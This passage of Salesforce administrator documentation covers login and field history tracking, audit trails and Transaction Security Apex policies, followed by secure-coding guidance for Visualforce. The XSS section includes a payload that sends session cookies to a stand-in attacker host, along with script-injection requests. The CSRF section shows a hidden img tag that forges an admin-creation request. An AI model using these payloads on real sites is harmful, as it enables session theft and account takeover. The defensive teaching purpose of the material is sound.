3. Specify the filter criteria.
4. Select the fields to display.

   You can choose up to 15 fields. You can display only the fields that are available in your page layout. Text area fields display up to 255 characters.

   Note: Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) can vary.

View Your Login History

You can view your personal login history.

1. From your personal settings, enter `Login History` in the `Quick Find` box, then select **Login History**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
2. To download a CSV file of your login history for the past six months or your past 20,000 attempts, click **Download**.

Note: For security purposes, Salesforce can require users to pass a CAPTCHA user verification test to export data from their org. This simple text-entry test prevents malicious programs from accessing your org's data. To pass the test, users must correctly type the two words displayed in the overlay's text box. The words entered in the text box must be separated by a space.

Single Sign-On with SAML

If your organization uses SAML single sign-on identity provider certificates, single sign-on logins appear in the history.

My Domain

If you are using My Domain, you can identify which users are logging in with the new login URL and when. From Setup, enter `Login History` in the `Quick Find` box, then select **Login History** and view the Username and Login URL columns.

License Manager Users

The login history page sometimes includes internal users with names in the format `033*********2@00d2********db`. These users are associated with the License Management App (LMA), which manages the number of licenses used by a subscriber org. These internal users can appear in the License Management org (LMO) and in subscriber orgs in which an AppExchange package managed by the LMA is installed.

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

You can track the field history of custom objects and the following standard objects.

- Accounts
- Articles
- Assets
- Campaigns
- Cases
- Contacts
- Contracts
- Contract line items
- Entitlements
- Leads
- Opportunities
- Orders
- Order Products
- Products
- Service Contracts
- Solutions

EDITIONS

Available in: Salesforce Classic, Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

Modifying any of these fields adds an entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Not all field types are available for historical trend reporting. Certain changes, such as case escalations, are always tracked.

Note: Field history increases beyond your current limits require purchasing the Field Audit Trail add-on following the Spring '15 release. When the add-on subscription is enabled, your field history storage is changed to reflect the retention policy associated with the offering. If your org was created before June 2011 and your field history limits remain static, Salesforce commits to retain your field history without a limit. If your org was created after June 2011 and you decide not to purchase the add-on, field history is guaranteed to be retained for 18 months.

Consider the following when working with field history tracking.

- Changes to fields with more than 255 characters are tracked as edited, and their old and new values are not recorded.
- Tracked field values are not automatically translated; they display in the language in which they were made. For example, if a field is changed from *`Green`* to *`Verde`*, *`Verde`* is displayed no matter what a user's language is, unless the field value has been translated into other languages via the Translation Workbench. This also applies to record types and picklist values.
- Changes to custom field labels that have been translated via the Translation Workbench are shown in the locale of the user viewing the History related list. For example, if a custom field label is `Red` and translated into Spanish as `Rojo`, then a user with a Spanish locale sees the custom field label as `Rojo`. Otherwise, the user sees the custom field label as `Red`.
- Changes to date fields, number fields, and standard fields are shown in the locale of the user viewing the History related list. For example, a date change to *`August 5, 2012`* shows as *`8/5/2012`* for a user with the English (United States) locale, and as *`5/8/2012`* for a user with the English (United Kingdom) locale.
- If a trigger causes a change on an object the current user doesn't have permission to edit, that change is not tracked because field history honors the permissions of the current user.

IN THIS SECTION:

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

If you use both business accounts and person accounts, review the following before enabling account field history tracking:

- Field history tracking for accounts affects both business accounts and person accounts.
- Enabling field history tracking on person accounts does not enable field history tracking on personal contacts.

To set up field history tracking:

1. From the management settings for the object whose field history you want to track, go to the fields area.
2. Click **Set History Tracking**.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. For accounts, contacts, leads, and opportunities, select the `Enable Account History`, `Enable Contact History`, `Enable Lead History`, or `Enable Opportunity History` checkbox.
4. Choose the fields you want tracked.

   You can select a combination of up to 20 standard and custom fields per object. This limit includes fields on business accounts and person accounts.

   Certain changes, such as case escalations, are always tracked.

   You can't track the following fields:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`
   - `Expected Revenue` field on opportunities
   - `Master Solution Title` or the `Master Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled.

5. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

EDITIONS

Available in: Salesforce Classic, Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

1. From the management settings for the custom object, click **Edit**.
2. Select the `Track Field History` checkbox.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. Save your changes.
4. Click `Set History Tracking` in the Custom Fields & Relationships section.

   This section lets you set a custom object's history for both standard and custom fields.

5. Choose the fields you want tracked.

   You can select up to 20 standard and custom fields per object. You can't track:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`

6. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

EDITIONS

Available in: Salesforce Classic, Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.

Note: You can't disable field history tracking for an object if Apex references one of its a field on the object is referenced in Apex.

1. From the management settings for the object whose field history you want to stop tracking, go to Fields.
2. Click `Set History Tracking`.
3. Deselect **Enable History** for the object you are working with—for example, **Enable Account History**, **Enable Contact History**, **Enable Lead History**, or **Enable Opportunity History**.

   The History related list is automatically removed from the associated object's page layouts.

   If you disable field history tracking on a standard object, you can still report on its history data up to the date and time that you disabled tracking. If you disable field history tracking on a custom object, you cannot report on its field history.

4. Save your changes.

EDITIONS

Available in: Salesforce Classic, Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

Field Audit Trail

Field Audit Trail lets you define a policy to retain archived field history data up to 10 years, independent of field history tracking. This feature helps you comply with industry regulations related to audit capability and data retention.

Use Salesforce Metadata API to define a retention policy for your field history. Then use REST API, SOAP API, and Tooling API to work with your archived data. For information about enabling Field Audit Trail, contact your Salesforce representative.

Field history is copied from the History related list into the `FieldHistoryArchive` object and then deleted from the History related list. You define one `HistoryRetentionPolicy` for your related history lists, such as Account History, to specify Field Audit Trail retention policies for the objects you want to archive. You can then deploy the object by using the Metadata API (Workbench or Force Migration Tool). You can update the retention policy on an object as often as you like.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To specify a field history retention policy:
- Retain Field History

You can set field history retention policies on the following objects.

- Accounts
- Cases
- Contacts
- Leads
- Opportunities
- Assets
- Entitlements
- Service Contracts
- Contract Line Items
- Solutions
- Products
- Price Books
- Custom objects with field history tracking enabled

Note: `HistoryRetentionPolicy` is automatically set on the above objects, once Field Audit Trail is enabled. By default, data is archived after 18 months in a production organization, after one month in a sandbox organization, and all archived data is stored for 10 years. The default retention policy is not included when retrieving the object's definition through the Metadata API. Only custom retention policies are retrieved along with the object definition.

You can include field history retention policies in managed and unmanaged packages.

The following fields can't be tracked.

- Formula, roll-up summary, or auto-number fields
- Created By and Last Modified By
- Expected Revenue field on opportunities
- Master Solution Title or the Master Solution Details fields on solutions
- Long text fields
- Multi-select fields

After you define and deploy a Field Audit Trail policy, production data is migrated from related history lists such as Account History into the `FieldHistoryArchive` object. The first copy writes the field history that's defined by your policy to archive storage and sometimes takes a long time. Subsequent copies transfer only the changes since the last copy and are much faster. A bounded set of SOQL is available to query your archived data.

Note: If your organization has Field Audit Trail enabled, previously archived data isn't encrypted if you turn on Platform Encryption later. For example, your organization uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. After enabling Platform Encryption, you turn on encryption for that field, and phone number data in the account is encrypted. New phone number records and previous updates stored in the Account History related list are encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object continues to be stored without encryption. If your organization needs to encrypt previously archived data, contact Salesforce. We will encrypt and rearchive the stored field history data, then delete the unencrypted archive.

Monitor Setup Changes

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view audit trail history:
- View Setup and Configuration

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

To view the audit history, from Setup, enter *`View Setup Audit Trail`* in the `Quick Find` box, then select **View Setup Audit Trail**. To download your org's full setup history for the past 180 days, click **Download**.

The history shows the 20 most recent setup changes made to your org. It lists the date of the change, who made it, and what the change was. If a delegate (like an admin or customer support representative) makes a setup change on behalf of an end user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an admin and the admin makes a setup change, the admin's username is listed.

Setup Audit Trail tracks these changes.

Setup	Changes Tracked
Administration	Company information, default settings like language or locale, and company messages Multiple currency Users, portal users, roles, permission sets, and profiles Email addresses for any user Deleting email attachments sent as links Email footers, including creating, editing, or deleting Record types, including creating or renaming record types and assigning record types to profiles Divisions, including creating, editing, and transferring and changing users' default division Certificates, adding or deleting Domain names Enabling or disabling Salesforce as an identity provider
Customization	User interface settings like collapsible sections, Quick Create, hover details, or related list hover links Page layout, action layout, and search layouts

Setup	Changes Tracked
	• Compact layouts • Salesforce app navigation menu • Inline edits • Custom fields and field-level security, including formulas, picklist values, and field attributes like the auto-number field format, field manageability, or masking of encrypted fields • Lead settings, lead assignment rules, and lead queues • Activity settings • Support settings, business hours, case assignment and escalation rules, and case queues • Requests to Salesforce Customer Support • Tab names, including tabs that you reset to the original tab name • Custom apps (including Salesforce console apps), custom objects, and custom tabs • Contract settings • Forecast settings • Email-to-Case or On-Demand Email-to-Case, enabling or disabling • Custom buttons, links, and s-controls, including standard button overrides • Drag-and-drop scheduling, enabling or disabling • Similar opportunities, enabling, disabling, or customizing • Quotes, enabling or disabling • Data category groups, data categories, and category-group assignments to objects • Article types • Category groups and categories • Salesforce Knowledge settings • Ideas settings • Answers settings • Field tracking in feeds • Campaign influence settings • Critical updates, activating or deactivating • Chatter email notifications, enabling or disabling • Chatter new user creation settings for invitations and email domains, enabling or disabling • Validation rules
Security and Sharing	• Public groups, sharing rules, and org-wide sharing, including the Grant Access Using Hierarchies option • Password policies • Password resets • Session settings, like session timeout (excluding **Session times out after** and **Session security level required at login** profile settings) • Delegated administration groups and the items delegated admins can manage (setup changes made by delegated administrators are also tracked) • Lightning Login, enabling or disabling, enrollments, and cancellations

Setup	Changes Tracked
	• How many records a user emptied from their Recycle Bin and from the org's Recycle Bin • SAML (Security Assertion Markup Language) configuration settings • Salesforce certificates • Identity providers, enabling or disabling • Named credentials • Service providers • Shield Platform Encryption setup
Data Management	• Mass delete use, including when a mass delete exceeds the user's Recycle Bin limit on deleted records • Data export requests • Mass transfer use • Reporting snapshots, including defining, deleting, or changing the source report or target object on a reporting snapshot • Use of the Data Import Wizard • Sandbox deletions
Development	• Apex classes and triggers • Visualforce pages, custom components, and static resources • Lightning pages • Action link templates • Custom settings • Custom metadata types and records • Remote access definitions • Force.com Sites settings
Various Setup	• API usage metering notification, creating • Territories • Process automation settings • Approval processes • Workflow actions, creating or deleting • Visual Workflow files • Packages from Force.com AppExchange that you installed or uninstalled
Using the application	• Account team and opportunity team selling settings • Activating Google Apps services • Mobile configuration settings, including data sets, mobile views, and excluded fields • Users with the "Manage External Users" permission logging in to the partner portal as partner users • Users with the "Edit Self-Service Users" permission logging in to the Salesforce Customer Portal as Customer Portal users

Setup	Changes Tracked
	• Partner portal accounts, enabling or disabling • Salesforce Customer Portal accounts, disabling • Salesforce Customer Portal, enabling or disabling • Creating multiple Customer Portals • Entitlement processes and entitlement templates, changing or creating • Self-registration for a Salesforce Customer Portal, enabling or disabling • Customer Portal or partner portal users, enabling or disabling

Transaction Security Policies

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. When a policy is triggered, you can receive a notification and have an optional action taken.

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.

For example, suppose that you activate the Concurrent Sessions Limiting policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy's Apex implementation to limit users to three sessions instead of the default five sessions. (That's easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires the user to end one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.


The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.


salesforce apps
Event Capture
salesforce sales cloud
Event Capture
salesforce service cloud
Event Capture
Security Policy Engine
Look up and load Apex policies
Run Apex policy code
Msg Queue
Persistence
Transaction Security Events
Notifications
Notify Administrator via email, an in-app notification, or both
Real-time Actions
Select from end a session, block a business transaction, or require two-factor authentication

A transaction security policy consists of events, notifications, and actions.

- Available event types are:
    - Data Export for Account, Case, Contact, Lead, and Opportunity objects
    - Entity for authentication providers and sessions, client browsers, login IP, and Chatter resources
    - Logins
    - Resource Access for connected apps and reports and dashboards
- You can be notified via email, by an in-app notification, or both.
- Actions to take if the policy is triggered:
    - Block the operation
    - Require a higher level of assurance using two-factor authentication
    - Freeze the user
    - End a current session

  You can also take no action and only receive a notification. The actions available depend on the event type and resource selected.

IN THIS SECTION:

Set Up Transaction Security

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

Create Custom Transaction Security Policies

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

Apex Policies for Transaction Security Notifications

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface. Here are several examples.

Set Up Transaction Security

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To create, edit, and manage transaction security policies:
- Customize Application

To manage transaction security policies:
- Author Apex

1. Enable transaction security policies to make them available for use.
    a. From Setup, enter `Transaction Security` in the `Quick Find` box, then select **Transaction Security**.
    b. Select **Enable custom transaction security policies** at the top of the page.

    The ConcurrentSessionsLimitingPolicy limits concurrent sessions and is triggered in two ways:

    - When a user with five current sessions tries to log in for a sixth session
    - When an administrator that's already logged in tries to log in a second time

    You can adjust the number of sessions allowed by changing the Apex policy implementation `ConcurrentSessionsPolicyCondition`.

    The Lead Data Export policy blocks excessive data downloads of leads. It's triggered when a download either:

    - Retrieves more than 2,000 lead records
    - Takes more than one second to complete

    You can change these values by modifying the `DataLoaderLeadExportCondition` policy implementation.

2. After Transaction Security is enabled, set the preferences for your org.
    a. Click **Default Preferences** on the Transaction Security Policies page.
    b. Select the preference **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session.**

    Login policies affect programmatic access and access from Salesforce Classic and Lightning Experience. When you create a policy that limits the number of concurrent user sessions, all sessions count toward that limit. Regular logins with a username and password, logins by web applications, logins using Authentication Providers, and all other login types are considered.

    The session limit isn't a problem in Salesforce Classic or Lightning Experience because you're prompted to select which session or sessions to end. That choice isn't available from within a program, so the program receives a Transaction Security exception that the session limit has been reached.

    To prevent this problem, select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session.**. Then when a programmatic request is made that exceeds the number of sessions allowed, older sessions are ended until the session count is below the limit. The setting also works for logins from the UI. Instead of being asked to select a session to end, the oldest session is automatically ended, and the new login proceeds for the new session. Here's how the OAuth flows handle login policies with and without the preference being set.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 web server	Authorization Code and Access Token granted Older sessions are ended until you're within policy compliance.	Authorization Code granted, but Access Token not granted Older sessions are ended until you're within policy compliance.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 user-agent	Access Token granted Older sessions are ended until you're within policy compliance.	Access Token granted Older sessions are ended until you're within policy compliance.
OAuth 2.0 refresh token flow	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 JWT bearer token	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 SAML bearer assertion	Access granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 username and password	Access granted Older sessions are ended until you're within policy compliance.	Access denied due to more than the number of sessions allowed by the policy
SAML assertion	Not applicable	Not applicable

For more information on authentication flows, see Authenticate Apps with OAuth in the Salesforce help.

Create Custom Transaction Security Policies

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

The way you create a policy depends on which UI you're using.

- If you're using Salesforce Classic, refer to Create Transaction Security Policies with Salesforce Classic.
- If you're using Lightning Experience, refer to Create Transaction Security Policies with Lightning Experience.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. All the policies for a given event execute when the event occurs, but their order of execution is indeterminate. For example, if you have two policies enabled for an exported contact, you can't be sure which policy is triggered first. If one policy copies the contact and the other policy deletes the contact, the copy operation fails if the deletion is done first.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To create, edit, and manage transaction security policies:
- Customize Application

To manage transaction security policies:
- Author Apex

Apex Policies for Transaction Security Notifications

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface. Here are several examples.

If you didn't specify a condition value before you generated the Apex interface for a policy, you can add the condition later. If you want to change the condition, you can edit it. Edit the Apex code to include a condition before you activate your policy. If you never include a condition, your policy is never triggered. See the following examples for how to write up the condition.

Don't include Data Manipulation Language (DML) statements in your custom policies. DML operations are rolled back after a transaction security policy is evaluated, regardless if the policy evaluates to `true` or `false`.

When you delete a transaction security policy, your `TxnSecurity.PolicyCondition` implementation isn't deleted. You can reuse your Apex code in other policies.

This Apex policy example implements a policy that is triggered when someone logs in from multiple IP addresses in the past 24 hours.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Requires purchasing Salesforce Shield or Salesforce Shield Event Monitoring add-on subscriptions.

Example:

```
global class LoginPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
```

```
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime = LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

This Apex policy example implements a policy that is triggered when a session is created from a specific IP address.

Example:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

This DataExport policy implements a policy that is triggered when someone exports data via the Data Loader.

Example:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

This Apex policy is triggered when someone accesses reports.

Example:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

This Apex policy is triggered when someone accesses a Connected App.

Example:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

SEE ALSO:

Apex Developer Guide: PolicyCondition Example Implementations

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `&lt;` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
